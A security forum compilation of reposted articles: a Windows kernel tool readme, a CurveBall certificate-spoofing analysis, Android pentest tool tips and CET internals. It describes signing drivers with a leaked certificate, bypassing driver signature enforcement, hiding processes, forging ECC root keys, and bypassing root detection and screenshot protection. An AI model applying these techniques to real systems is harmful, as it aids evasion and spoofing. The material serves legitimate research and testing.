WKE will automatically download required symbol files if the current system is not supported natively, 90% of the features will work after this step. For some needed data that doesn't exist in symbol files, WKE will try to retrieve them from the DAT file (when new Windows 10 releases, I will upload the newest DAT file to GitHub). If WKE cannot access the internet, 50% of the features will still work. Currently, native support is available from Windows XP to Windows 10 RS3, Windows 10 from RS4 to 19H2 are fully supported by parsing symbol files and DAT file.
How to customize WKE
You can customize WKE by editing the configuration file. Currently, you can specify the device name and symbolic link name of driver, and altitude of filter. You can also enable kernel-mode and user-mode characteristics randomization to avoid being detected by malware. If you rename the EXE file of WKE, then you need to rename SYS/DAT/INI files together with the same name.
About digital signature and negative report from Anti-Virus softwares
Because I don't have a digital certificate, I have to use the leaked digital certificate from HT SRL to sign drivers of WKE. I use "DSEFIX" as an alternative solution to bypass DSE, you can try to launch WKE with "WKE_dsefix.bat" if WKE loads driver unsuccessfully on your system. Signing files with the HT SRL digital certificate has a side effect: almost all anti-virus softwares infer files with HT SRL digital signature are viruses, because many hackers use it to sign malwares since 2015. Only idiots implant malicious code into a tool for experienced programmers and reverse engineers, because most users only use WKE in test environments, this kind of behavior is meaningless.
About loading driver unsuccessfully
If WKE prompts "unable to load driver", there may be the following reasons:
- Secure boot is enabled.
- Anti-Virus software prevents the driver from loading.
Solutions:
- Disable secure boot.
- Add the files of WKE to the white list of Anti-Virus software.
About open source
It is a bit awkward, so I say straightforwardly: I don't plan to share the source code of this tool, but I may share some source code of test programs that associated with this tool.
About WKE can be detected by anti-cheat solutions
I received too much SPAM about this issue. I must declare: WKE is not designed to bypass any anti-cheat solution. If you need to use WKE in a specfic environment, please order "binary customization" service.
Main Features
- Process management (Module, Thread, Handle, Memory, Window, Windows Hook, etc.)
- File management (NTFS partition analysis, low-level disk access, etc.)
- Registry management and HIVE file operation
- Kernel-mode callback, filter, timer, NDIS blocks and WFP callout functions management
- Kernel-mode hook scanning (MSR, EAT, IAT, CODE PATCH, SSDT, SSSDT, IDT, IRP, OBJECT)
- User-mode hook scanning (Kernel Callback Table, EAT, IAT, CODE PATCH)
- Memory editor and symbol parser (it looks like a simplified version of WINDBG)
- Hide driver, hide/protect process, hide/protect/redirect file or directory, protect registry and falsify registry data
- Path modification for driver, process and process module
- Enable/disable some obnoxious Windows components
Screenshots
In order to optimize the page load speed in low quality network environments, I only placed one picture on this page.

Thanking List
- Team of WIN64AST (I referenced the UI design and many features of this software)
- Team of PCHunter (I referenced some features of this software)
- Team of ProcessHacker (I studied the source code of this software, but I didn't use it in my project)
- Author of DSEFIX (I use it as an alternative solution to load driver)
Contact
E-MAIL: AxtMueller#gmx.de (Replace # with @)
- If you find bugs, have constructive suggestions or would like to purchase a paid service, please let me know.
- You'd better write E-MAIL in English or German, I only reply to E-MAILs that I am interested in.
Paid services:
- Feature customization: Add the features you need to WKE.
- Binary customization: Modify obvious characteristics of WKE and remove all of my personal information in WKE.
- Implant link: Implant link in WKE on "About" page, all users will see it when main dialog appears.
- Specific feature separation: Copy source code of specific feature to a separate project.
- Driver static library: It contains most of main features of WKE.
- Driver source code: Entire driver source code of WKE.
Revision History
Current Version: 20200107
Bug fix: Inputbox works improperly on the latest Windows 10.
Revoked Versions: 00000000
These versions have serious security issues and should not be used anymore.
Sursa: https://github.com/AxtMueller/Windows-Kernel-Explorer
-
- CurveBall – An Unimaginative Pun but a Devastating Bug
2020 came in with a bang this year, and it wasn’t from the record-setting number of fireworks on display around the world to celebrate the new year. Instead, just over two weeks into the decade, the security world was rocked by a fix for CVE-2020-0601 introduced in Microsoft’s first patch Tuesday of the year. The bug was submitted by the National Security Administration (NSA) to Microsoft, and though initially deemed as only “important”, it didn’t take long for everyone to figure out this bug fundamentally undermines the entire concept of trust that we rely on to secure web sites and validate files. The vulnerability relies on ECC (Elliptic Curve Cryptography), which is a very common method of digitally signing certificates, including both those embedded in files as well as those used to secure web pages. It represents a mathematical combination of values that produce a public and private key for trusted exchange of information. Ignoring the intimate details for now, ECC allows us to validate that files we open or web pages we visit have been signed by a well-known and trusted authority. If that trust is broken, malicious actors can “fake” signed files and web sites and make them look to the average person as if they were still trusted or legitimately signed. The flaw lies in the Microsoft library crypt32.dll, which has two vulnerable functions. The bug is straightforward in that these functions only validate the encrypted public key value, and NOT the parameters of the ECC curve itself. What this means is that if an attacker can find the right mathematical combination of private key and the corresponding curve, they can generate the identical public key value as the trusted certificate authority, whomever that is. And since this is the only value checked by the vulnerable functions, the “malicious” or invalid parameters will be ignored, and the certificate will pass the trust check.
As soon as we caught wind of the flaw, McAfee’s Advanced Threat Research team set out to create a working proof-of-concept (PoC) that would allow us to trigger the bug, and ultimately create protections across a wide range of our products to secure our customers. We were able to accomplish this in a matter of hours, and within a day or two there were the first signs of public PoCs as the vulnerability became better understood and researchers discovered the relative ease of exploitation.
Let’s pause for a moment to celebrate the fact that (conspiracy theories aside) government and private sector came together to report, patch and publicly disclose a vulnerability before it was exploited in the wild. We also want to call out Microsoft’s Active Protections Program, which provided some basic details on the vulnerability allowing cyber security practitioners to get a bit of a head start on analysis.
The following provides some basic technical detail and timeline of the work we did to analyze, reverse engineer and develop working exploits for the bug. This blog focuses primarily on the research efforts behind file signing certificates. For a more in-depth analysis of the web vector, please see this post.
Creating the proof-of-concept
The starting point for simulating an attack was to have a clear understanding of where the problem was. An attacker could forge an ECC root certificate with the same public key as a Microsoft ECC Root CA, such as the ECC Product Root Certificate Authority 2018, but with different “parameters”, and it would still be recognized as a trusted Microsoft CA. The API would use the public key to identify the certificate but fail to verify that the parameters provided matched the ones that should go with the trusted public key.
There have been many instances of cryptography attacks that leveraged failure of an API to validate parameters (such as these two) and attackers exploiting this type of vulnerability. Hearing about invalid parameters should raise a red flag immediately.
To minimize effort, an important initial step is to find the right level of abstraction and details we need to care about. Minimal details on the bug refer to public key and curve parameters and nothing about specific signature details, so likely reading about how to generate public/private key in Elliptical Curve (EC) cryptography and how to define a curve should be enough.
The first part of this Wikipedia article defines most of what we need to know. There’s a point G that’s on the curve and is used to generate another point. To create a pair of public/private keys, we take a random number k (the private key) and multiply it by G to get the public key (Q). So, we have Q = k*G. How this works doesn’t really matter for this purpose, so long as the scalar multiplication behaves as we’d expect. The idea here is that knowing Q and G, it’s hard to recover k, but knowing k and G, it’s very easy to compute Q.
Rephrasing this in the perspective of the bug, we want to find a new k’ (a new private key) with different parameters (a new curve, or maybe a new G) so that the ECC math gives the same Q back. The easiest solution is to consider a new generator G’ that is equal to our target public key (G’= Q). This way, with k’=1 (a private key equal to 1) we get k’G’ = Q which would satisfy the constraints (finding a new private key and keeping the same public key).
The next step is to verify if we can actually specify a custom G’ while specifying the curve we want to use. Microsoft’s documentation is not especially clear about these details, but OpenSSL, one of the most common cryptography libraries, has a page describing how to generate EC key pairs and certificates. The following command shows the standard parameters of the P384 curve, the one used by the Microsoft ECC Root CA.

Elliptic Curve Parameter Values
We can see that one of the parameters is the Generator, so it seems possible to modify it.
Now we need to create a new key pair with explicit parameters (so all the parameters are contained in the key file, rather than just embedding the standard name of the curve) and modify them following our hypothesis. We replace the Generator G’ by the Q from Microsoft Certificate, we replace the private key k’ by 1 and lastly, we replace the public key Q’ of the certificate we just generated by the Q of the Microsoft certificate.
To make sure our modification is functional, and the modified key is a valid one, we use OpenSSL to sign a text file and successfully verify its signature.

Signing a text file and verifying the signature using the modified key pair (k’=1, G’=Q, Q’=Q)
From there, we followed a couple of tutorials to create a signing certificate using OpenSSL and signed custom binaries with signtool. Eventually we’re greeted with a signed executable that appeared to be signed with a valid certificate!

Spoofed/Forged Certificate Seemingly Signed by Microsoft ECC Root CA
Using Sysinternal’s SigChecker64.exe along with Rohitab’s API Monitor (which, ironically is on a site not using HTTPS) on an unpatched system with our PoC, we can clearly see the vulnerability in action by the return values of these functions.

Rohitab API Monitor – API Calls for Certificate Verification
Industry-wide vulnerabilities seem to be gaining critical mass and increasing visibility even to non-technical users. And, for once, the “cute” name for the vulnerability showed up relatively late in the process. Visibility is critical to progress, and an understanding and healthy respect for the potential impact are key factors in whether businesses and individuals quickly apply patches and dramatically reduce the threat vector. This is even more essential with a bug that is so easy to exploit, and likely to have an immediate exploitation impact in the wild.
McAfee Response
McAfee aggressively developed updates across its entire product lines. Specific details can be found here.
-
Welcome to Bugcrowd University – Advanced Burp Suite Advanced! Adding onto the Introduction module found here, we explore further configurations, functionality, and some extensions that will enable you to better utilize Burp Suite.Content created by Bugcrowd Ambassador Jasmin Landry (jr0ch17). Follow him on Twitter @jr0ch17.
-
 1
1
-
-
Lesser-known Tools for Android Application PenTesting
30 Dec 2019 » pentest
Introduction
In the past few months, I’ve been doing a lot of android application security assessments. Over time, I became familiar with the different tools, popular or not, that helped me in my assessments. In this post, I’ll list down these not-so-popular tools (in my opinion based on the different sources and blogs that I have read where these tools were not mentioned) that I’m using during my engagements.
Note: There’s nothing fancy in this post. Just some tools that I found useful.
Magisk
While Magisk is a very popular framework and shouldn’t be considered as one of the “lesser-known” tools, it’s important that I mention it here since some of the tools included in this post are either a feature of Magisk or a module that you can install with Magisk.
So if you don’t have Magisk on your testing device, make sure to install it now!
Magisk Hide
Magisk Hide is the first tool that will be discussed since it has saved me a lot of time when bypassing an application’s root detection mechanism. Magisk Hide is one of the features of Magisk, and bypassing root detection is as simple as toggling the switch ON.
As an example, let’s try bypassing the root detection mechanism of the PS4 Remote Play app. When running this application on a rooted device, the following error shows up:

To bypass the root detection of this application, open Magisk Manager, tap the menu icon ☰ (top left corner) and select Magisk Hide.

Select the target application (“PS4 Remote Play” in this case) from the list of applications.

Run the app again and we should now be able to launch the PS4 Remote Play without the error.

If root detection was still not bypassed after adding the application in the Magiks Hide list, try hiding the Magisk Manager app itself. To do this, open Magisk Manager, tap the menu icon ☰ (top left corner) and select Setting. Then tap the Hide Magisk Manager option.

This repackages the Magisk Manager app with a random package name and changes the app name from Magisk Manager to just Manager.


Move Certificate
Starting with Android Nougat (API Level 24), applications, by default, no longer trust user-added certificate for secure connections. This results in the following errors when capturing HTTPS traffic from an application running on Android Nougat and above.

One method to resolve this issue is to add user-installed certificates to the system certificate store. This can be done manually or automatically using the Magisk module Move Certificate. Of course, I prefer the Magisk way! After installing the module, all user-installed certificate will be added automatically to the system certificate store.

DisableFlagSecure
Sensitive applications, such as mobile bankings, password managers, 2FA apps, etc., do not allow screenshots to be taken for security purposes. As an example, when taking a screenshot of the Aegis Authenticator 2FA app, the following error shows:

When testing this kind of applications, taking evidence for findings which require showing the app or its screens is a bit of a hassle. Before, what I would do is to have another phone with me and take a photo of my testing device.

This method annoys me because I have to make sure that the photo I’m taking is focused and clear. Plus, it doesn’t look great as evidence in a pentest report. Then I discovered the Xposed module DisableFlagSecure.
This module disables the
FLAG_SECUREwindow flag system-wide.FLAG_SECUREis is responsible for preventing screenshots to be taken.After installing DisableFlagSecure from Xposed and rebooting the device, screenshots can now be taken.

Smali Patcher
If you want to disable FLAG_SECURE “systemless-ly”, this can be done through Magisk with the help of Smali Patcher.
After running SmaliPatcher.exe for the first time, it will download the necessary binaries and tools that it needs and will store them in the bin and tmp folders.

Before clicking the ADB PATCH button, ensure the following are met:
- USB Debugging is enabled
- Device is attached to the PC
- USB Debugging connection is authorized
-
Desired patch is ticked (
Secure flagin this case)

Once SmaliPatcher is done running, a zip file will be created on the working directory. Just flash this zip file through Magisk, reboot, and the patch (disabling
FLAG_SECUREin this case) will be applied.
SmaliPatcher also supports other patches as seen from the “Patch Options” section of the tool. It’s up to the reader to discover these patches.
ADB Manager
If you’re like me who has several testing devices but has only one cable available for connecting these devices into the computer, or you just hate cables, I found ADB Manager to be very useful. This application allows you to establish an ADB shell via Wi-Fi.
Upon opening ADB Manager, just click the Start Network ADB button.

To establish an ADB shell to the testing device (make sure USB Debugging is enabled), just type the following commands:
adb connect <ip-addr-shown-in-ADB-Manager>:<port-shown-in-ADB-Manager>
adb shell
ProxyDroid
When intercepting traffic from a device, you’ll observe a lot of traffic coming from applications other than the target application.

Some of this traffic comes from background services running on the phone, and these unwanted data fill up the proxy history. This causes confusion as to whether a certain HTTP request came from the target application or not. To filter out these unwanted data, the simplest solution is to add the list of target hosts under the proxy’s target scope setting. However, I find this method to be repetitive since I have to do this for every engagement. Also, what if I just wanted to analyze a particular app and I don’t have an idea about the hosts the app is making requests to?
Here comes ProxyDroid! Using its Individual Proxy option, you can select specific app or apps which you want to proxy.

Under the Individual Proxy setting, just tick the app or apps you want to proxy, then switch ON ProxyDroid and everything should be good.

pidcat
Some applications write sensitive data, in plain-text format, in the system log. The system log can be viewed using Android’s Logcat utility. By simply running the command
adb logcat, it prints out a lot of unnecessary data which makes the analysis very hard and confusing.
To remove these unnecessary logs, we can filter Logcat’s output based on the target application using the following one-liner command:
adb logcat | grep "$(adb shell ps | grep <target-app-package-name> | awk '{print $2}')"
While the above command cleans up the messy Logcat’s default output, my preferred method is by using pidcat. To show log entries for processes from a specific application, just run this simple command:
pidcat <target-app-package-name>
Aside from the simplicity of running the command, you also have a nice colorful output.
resize
When typing long commands in an ADB shell, you’ll notice that the terminal size is limited.

This is annoying especially when I’m viewing and analysing a file’s contents. Thankfully, BusyBox’s resize binary exists. Just run the command
resizeand you can now enjoy the full size of your terminal.
If you’re testing on a physical device, you can install BusyBox via Playstore or do it “systemless-ly” via Magisk
In an emulator which does not have the Google Playstore app, you can install BusyBox with the following commands:
wget --no-parent --no-host-directories --cut-dirs 3 -r https://busybox.net/downloads/binaries/1.30.0-i686/ -P /tmp/busybox
adb push /tmp/busybox /data/data/busybox
adb shell "mount -o rw,remount /system && mv /data/data/busybox /system/bin/busybox && chmod 755 /system/bin/busybox/busybox && /system/bin/busybox/busybox --install /system/bin"
Conclusion
That’s all. Thanks for reading!
Sursa: https://captmeelo.com/pentest/2019/12/30/lesser-known-tools-for-android-pentest.html
-
 1
1
-
Top 10 web hacking techniques of 2019
Welcome to the community vote for the Top 10 Web Hacking Techniques of 2019.
Please review the nominations and rank the 10 entries you think contribute the most to the field. Rank 1 is the highest ranking, and you must rank at least 3. For further information, please refer to last year's results.
Entries marked with a * feature multiple independent writeups using a single core technique.
Closing time: 27 January 2020 00:00:00 (UTC)
Research Infiltrating Corporate Intranet Like NSA: Pre-Auth RCE On Leading SSL VPNs* Note: some additional voting data is recorded on submission to prevent fraud.
Sursa: https://portswigger.net/polls/top-10-web-hacking-techniques-2019
-
R.I.P ROP: CET Internals in Windows 20H1
Posted byYarden Shafir & Alex Ionescu January 5, 2020
A very exciting thing happened recently in the 19H1 (Version 1903) release of Windows 10 – parts of the Intel “Control-flow Enforcement Technology” (CET) implementation finally began, after years of discussion. More of this implementation is being added in every Windows release, and this year’s release, 20H1 (Version 2004), completes support for the User Mode Shadow Stack capabilities of CET, which will be released in Intel Tiger Lake CPUs.
As a reminder, Intel CET is a hardware-based mitigation that addresses the two types of control-flow integrity violations commonly used by exploits: forward-edge violations (indirect
CALLandJMPinstructions) and backward-edge violations (RETinstructions).While the forward-edge implementation is less interesting (as it is essentially a weaker form of
clang-cfi, similar to Microsoft’s Control Flow Guard), the backward-edge implementation relies on a fundamental change in the ISA: the introduction of a new stack called the “Shadow Stack”, which now replicates the return addresses that are pushed on the stack by theCALLinstruction, with theRETinstruction now validating both the stack and shadow stack values and generating anINT #21(Control Flow Protection Fault) in case of mismatch.Because operating systems and compilers must sometimes support control flow sequences other than
CALL/RET(such as exception unwinding andlongjmp), the “Shadow Stack Pointer” (SSP) must sometimes be manipulated at the system level to match the required behavior — and in turn, validated to avoid this manipulation itself from becoming a potential bypass. In this post, we’ll cover how Windows achieves this.Before diving deeper into how Windows manipulates and validates the shadow stack for threads, there are 2 parts of its implementation that must be first understood. The first is the actual location and permissions of the
SSP, and the second is the mechanism used to store/restoreSSPwhen context switching between threads, as well as how modifications can be done toSSPwhen needed (such as during exception unwinding).To explain these mechanisms, we’ll have to delve into an Intel CPU feature that was originally introduced by Intel in order to support “Advanced Vector eXtensions” (AVX) Instructions and first supported by Microsoft in Windows 7. And since adding support for this feature required a massive restructuring of the
CONTEXTstructure into an undocumentedCONTEXT_EXstructure (and the addition of documented and native APIs to manipulate it), we’ll have to talk about the internals of that too!Finally, we’ll even have to go through some compiler and PE file format internals, as well as new process information classes, to cover additional subtleties and requirements for CET functionality on Windows. We hope the Table of Contents, below, will help you navigate this thorough coverage of these capabilities. Additionally, when relevant, annotated source code for the various newly introduced functions is available by clicking the function names, based off our associated GitHub repository.
Table of Contents[hide]XState Internals
The x86-x64 architecture class processors originally began with a simple set of registers which most security researchers are familiar with — general purpose registers (
RAX,RCX), control registers (RIP/RSP, for example), floating point registers (XMM,YMM,ZMM), and some control, debug, and test registers. As more processor capabilities were added, however, new registers had to be defined, as well as specific processor state associated with these capabilities. And since many of these features are local to a thread, they must be saved and restored during context switches.In response, Intel defined the “eXtended State” (XState) specification, which associates various processor states with bits in a “State Mask”, and introduces instructions such as
XSAVEandXRSTORto read and write the requested states from an “XSAVEArea”. Since this area is now a critical piece of CET register storage for each thread, and most people have largely been ignoringXSAVEsupport due to its original focus on floating point, AVX, and “Memory Protection eXtensions” (MPX) features, we thought an overview of the functionality and memory layout would be helpful to readers.XSAVEAreaAs mentioned, the
XSAVEArea was originally used to store some of the new floating point functionality like AVX that had been added to processors by Intel, and to consolidate the existing x87 FPU and SSE states that were previously stored through theFXSTORandFXRSTRinstructions. These first two legacy states were defined as part of the “LegacyXSAVEArea”, and any further processor registers (such as AVX) were added to an “ExtendedXSAVEArea”. In between, an “XSAVEArea Header” is used to describe which extended features are present through a state mask calledXSTATE_BV.At the same time, a new “eXtended Control Register” (
XCR0) was added, which defines which states are supported by the operating system as part of theXSAVEfunctionality, and theXGETBVandXSETBVinstructions were added to configureXCR0(and potentially futureXCRs as well). For example, operating systems can choose to programXCR0not to contain the feature state bits for x87 FPU and SSE, meaning that they will save this information manually with legacyFXSTORinstructions, and only store extended feature state in theirXSAVEAreas.As the number of advanced register sets and capabilities — such as “Memory Protection Keys” (MPK), which added a “Protection Key Register User State” (PKRU) — grew, newer processors introduced a distinction between “Supervisor State” that can only be modified by
CPL0code usingXSAVESandXRSRTORSas well as “compaction” and “optimization” versions (XSAVEC/XSAVEOPT) to complicate matters in Intel-typical fashion. A new “Model Specific Register” (MSR), calledIA32_XSS, was added to define which states are supervisor-only.
The “optimized
XSAVE” mechanism exists to ensure that only processor state which has actually been modified by another thread since the last context switch (if any) will actually be written in theXSAVEArea. An internal processor register,XINUSE, exists to track this information. WhenXSAVEOPTis used, theXSTATE_BVmask now includes only the bits corresponding to states which were actually saved, and not simply that of all of the states requested.The “compacted
XSAVE” mechanism, on the other hand, fixed a wasteful flaw in the XState design: as more and more extended features were added — such as AVX512 and “Intel Processor Trace” (IPT) — it meant that even for threads which did not use these capabilities, a sufficiently largeXSAVEArea needed to be allocated, and written into (full of zeroes) by the processor. While optimizedXSAVEwould avoid these writes, it still meant that any extended features following large-yet-unused states would be at large offsets away from the baseXSAVEArea buffer.With
XSAVEC, this problem is solved by only using space to save the XState features that are actually enabled (and in-use, as compaction implies optimization) by the current thread, and sequentially laying out each saved state in memory, without gaps in between (but potentially with a fixed64-byte alignment, which is provided as part of an “Alignment Mask” throughCPUID). TheXSAVEArea Header shown earlier is now extended with a second state mask calledXCOMP_BV, which indicates which of the requested state bits that were requested might be present in the compated area. Note that unlikeXSTATE_BV, this mask does not omit the state bits that were not part ofXINUSE— it includes all possible bits that could’ve been compacted — one must still checkXSTATE_BVto determine which state areas are actually present. Finally, Bit63is always set inXCOMP_BVwhen the compacted instruction was used, as an indicator for which format theXSAVEArea has.Thus, using the compacted vs. non-compacted format determines the internal layout and size of the
XSAVEArea. The compacted format will only allocate memory in theXSAVEArea for processor features used by the thread, while the non-compacted one will allocate memory for all the processor features supported by the processor, but only populate the ones used by the thread. The diagram below shows an example of how theXSAVEArea will look like for the same thread but when using one vs. the other format.
To summarize, which states the
XSAVE*/XRSTOR* family of instructions will work with is a combination of-
What state bits the OS claims it supports in
XCR0(set using theXSETBVinstruction) -
What state bits the caller stores in
EDX:EAXwhen using theXSAVEinstruction (Intel calls this the “instruction mask”) -
If using the non-privileged instructions, which state bits are not set in
IA32_XSS -
On processors that support “Optimized
XSAVE”, which state bits are set inXINUSE, an internal register that tracks the actual XState-related registers that have been used by the current thread since the last transition
Once these bits are masked together, the final set of resulting state bits are written by the
XSAVEinstruction into the header of theXSAVEArea in a field called theXSTATE_BV. In the case where “CompactedXSAVE” is used, the resulting state bits omitting bullet 4 (XINUSE) are written into the header of theXSAVEArea in theXCOMP_BVfield. The diagram below shows the resulting masks.XState Configuration
Because each processor has its own set of XState-enabled features, potential sizes, capabilities, and mechanisms, Intel exposes all of this information through various
CPUIDclasses that an operating system should query when dealing with XState. Windows performs these queries at boot, and stores the information in anXSTATE_CONFIGURATIONstructure, which is shown below (documented inWinnt.h)typedef struct _XSTATE_CONFIGURATION
{
ULONG64 EnabledFeatures;
ULONG64 EnabledVolatileFeatures;
ULONG Size;
union
{
ULONG ControlFlags;
struct
{
ULONG OptimizedSave:1;
ULONG CompactionEnabled:1;
};
};
XSTATE_FEATURE Features[MAXIMUM_XSTATE_FEATURES];
ULONG64 EnabledSupervisorFeatures;
ULONG64 AlignedFeatures;
ULONG AllFeatureSize;
ULONG AllFeatures[MAXIMUM_XSTATE_FEATURES];
ULONG64 EnabledUserVisibleSupervisorFeatures;
} XSTATE_CONFIGURATION, *PXSTATE_CONFIGURATION;After filing out this data, the kernel saves this information in the
KUSER_SHARED_DATAstructure, which can be accessed through theSharedUserDatavariable and is located at0x7FFE0000on all Windows platforms.For example, here is the output of our test 19H1 system, which supports both optimized and compacted forms of
XSAVE, and has the x87 FPU (0), SSE (1), AVX (2) and MPX (3,4) feature bits enabled.- dx ((nt!_KUSER_SHARED_DATA*)0x7ffe0000)->XState
- [+0x000] EnabledFeatures : 0x1f [Type: unsigned __int64]
- [+0x008] EnabledVolatileFeatures : 0xf [Type: unsigned __int64]
- [+0x010] Size : 0x3c0 [Type: unsigned long]
- [+0x014] ControlFlags : 0x3 [Type: unsigned long]
- [+0x014 ( 0: 0)] OptimizedSave : 0x1 [Type: unsigned long]
- [+0x014 ( 1: 1)] CompactionEnabled : 0x1 [Type: unsigned long]
- [+0x018] Features [Type: _XSTATE_FEATURE [64]]
- [+0x218] EnabledSupervisorFeatures : 0x0 [Type: unsigned __int64]
- [+0x220] AlignedFeatures : 0x0 [Type: unsigned __int64]
- [+0x228] AllFeatureSize : 0x3c0 [Type: unsigned long]
- [+0x22c] AllFeatures [Type: unsigned long [64]]
- [+0x330] EnabledUserVisibleSupervisorFeatures : 0x0 [Type: unsigned __int64]
In the
Featuresarray, the size and offset of each of these five features can be found:- dx -r2 (((nt!_KUSER_SHARED_DATA*)0x7ffe0000)->XState)->Features.Take(5)
- [0] [Type: _XSTATE_FEATURE]
- [+0x000] Offset : 0x0 [Type: unsigned long]
- [+0x004] Size : 0xa0 [Type: unsigned long]
- [1] [Type: _XSTATE_FEATURE]
- [+0x000] Offset : 0xa0 [Type: unsigned long]
- [+0x004] Size : 0x100 [Type: unsigned long]
- [2] [Type: _XSTATE_FEATURE]
- [+0x000] Offset : 0x240 [Type: unsigned long]
- [+0x004] Size : 0x100 [Type: unsigned long]
- [3] [Type: _XSTATE_FEATURE]
- [+0x000] Offset : 0x340 [Type: unsigned long]
- [+0x004] Size : 0x40 [Type: unsigned long]
- [4] [Type: _XSTATE_FEATURE]
- [+0x000] Offset : 0x380 [Type: unsigned long]
- [+0x004] Size : 0x40 [Type: unsigned long]
Adding up these sizes gives us
0x3C0, which is the value seen above in theFeatureSizefield. Note, however, that since this system supports the CompactedXSAVEcapability, the offsets shown here are not relevant, and only theAllFeaturesfield is useful to the kernel, which contains the size of every feature, but not its offset (as this will be determined based on the compaction mask used inXCOMP_BV).XState Policy
Unfortunately, even though a processor might claim to support a given XState feature, it oftens turns out that due to various hardware errata, certain specific processors may not fully, or correctly, support the feature after all. In order to handle this eventuality, Windows uses an XState Policy, which is information stored in the resource section of a Hardware Policy Driver that is normally called
HwPolicy.sys.As the Intel x86 architecture is a combination of multiple processor vendors all competing with variants of each other’s feature sets, the kernel must parse the XState policy and compare the current processor’s Vendor String and Microcode Version as well as its Signature, Features, and Extended Features (namely,
RAX,RDX, andRCXfrom aCPUID 01hquery), looking for a match in the policy.This work is done at boot by the
KiIntersectFeaturesWithPolicyfunction that’s called byKiInitializeXSave, which callsKiLoadPolicyFromImageto load the appropriate XState policy, callsKiGetProcessorInformationto get the CPU data mentioned earlier, and then validates each feature bit currently enabled in the XState Configuration through calls toKiIsXSaveFeatureAllowed.These functions work with resource
101in theHwPolicy.sysdriver, which begins with the following data structure:typedef struct _XSAVE_POLICY
{
ULONG Version;
ULONG Size;
ULONG Flags;
ULONG MaxSaveAreaLength;
ULONGLONG FeatureBitmask;
ULONG NumberOfFeatures;
XSAVE_FEATURE Features[1];
} XSAVE_POLICY, *PXSAVE_POLICY;For example, on our 19H1 system, the contents (which we extracted with Resource Hacker), were as follows:
- dx @$policy = (_XSAVE_POLICY*)0x253d0e90000
